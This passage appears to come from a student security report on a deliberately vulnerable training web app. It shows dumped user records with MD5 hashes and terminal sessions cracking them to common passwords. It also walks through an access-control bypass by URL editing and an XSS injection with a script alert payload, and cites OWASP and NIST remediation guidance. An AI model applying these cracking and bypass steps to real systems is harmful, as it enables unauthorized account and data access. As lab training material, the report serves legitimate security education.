    0:   4
    1:   "mike"
    2:   "doe"
    3:   "mdoe"
    4:   "8621ffdbc5698829397d97767ac13db3"
▼ 4:
    0:   5
    1:   "nick"
    2:   "doe"
    3:   "ndoe"
    4:   "df53ca268240ca76670c8566ee54568a"
```

VWA Security Report

2−Use the tools hashid and checkhash to crack the hashes



```
root@e2d585973090:/home/workspace/tools# python hashid.py e807f1fcf82d132f9bb018ca6738a19f
Analyzing 'e807f1fcf82d132f9bb018ca6738a19f'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https
://github.com/psypanda/hashID
root@e2d585973090:/home/workspace/tools# python checkhash.py -t md5 5f4dcc3b5aa765d61d8327deb882cf
99
--------------------------------------------
Hased value passed =  5f4dcc3b5aa765d61d8327deb882cf99
Hash type passed =  md5
Result =  password
Actual Hash Type should be =  md5
--------------------------------------------
root@e2d585973090:/home/workspace/tools# python checkhash.py -t md5 e807f1fcf82d132f9bb018ca6738a1
9f
--------------------------------------------
Hased value passed =  e807f1fcf82d132f9bb018ca6738a19f
Hash type passed =  md5
Result =  1234567890
Actual Hash Type should be =  md5
--------------------------------------------
root@e2d585973090:/home/workspace/tools# python checkhash.py -t md5 d8578edf8458ce06fbc5bb76a58c5c
a4
--------------------------------------------
Hased value passed =  d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed =  md5
Result =  qwerty
Actual Hash Type should be =  md5
--------------------------------------------
root@e2d585973090:/home/workspace/tools#
```

Recommendations:

Retrieve the needed data only

https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

VWA Security Report

VWA230720## - URL modification - HIGH

Vulnerability Exploited: A6:2017-Security Misconfiguration

Severity: [High]


System: VWA Web Application

Vulnerability Explanation:

When editing the URL it will show data even when no access is granted

Vulnerability Walk-thru:


1- Login and go to customer page



https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/

SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE

2- Add /id/ to the end of the URL



https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/id/

```
0:
  0:  1
  1:  "paul"
  2:  "doe"
  3:  "pdoe"
1:
  0:  2
  1:  "jake"
  2:  "doe"
  3:  "jdoe"
2:
  0:  3
  1:  "dave"
  2:  "doe"
  3:  "ddoe"
3:
  0:  4
  1:  "mike"
  2:  "doe"
  3:  "mdoe"
4:
  0:  5
  1:  "nick"
  2:  "doe"
  3:  "ndoe"
```

Recommendations:

Implement access control to all pages
https://csrc.nist.gov/publications/detail/sp/800-123/final

VWA Security Report

VWA221124## - XXS - HIGH

Vulnerability Exploited: A7:2017-Cross-Site Scripting

Severity: [High]


System: VWA Web Application **Vulnerability Explanation:**

A vulnerability of performing client code injection and scripting

Vulnerability Walk-thru:

1- Perform normal login


2- Navigate to profile and insert a script into messages box



administrator
Sent you a message

Welcome to our site, how do you like our message service. Still a work in progress.

```
<script>alert(1)</script>
```



Sent you a message

Welcome to our site, how do you like our message service. Still a work in progress

guest

c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com

1

Recommendations:

https://owasp.org/www-project-proactive-controls/v3/en/c5-validate-inputs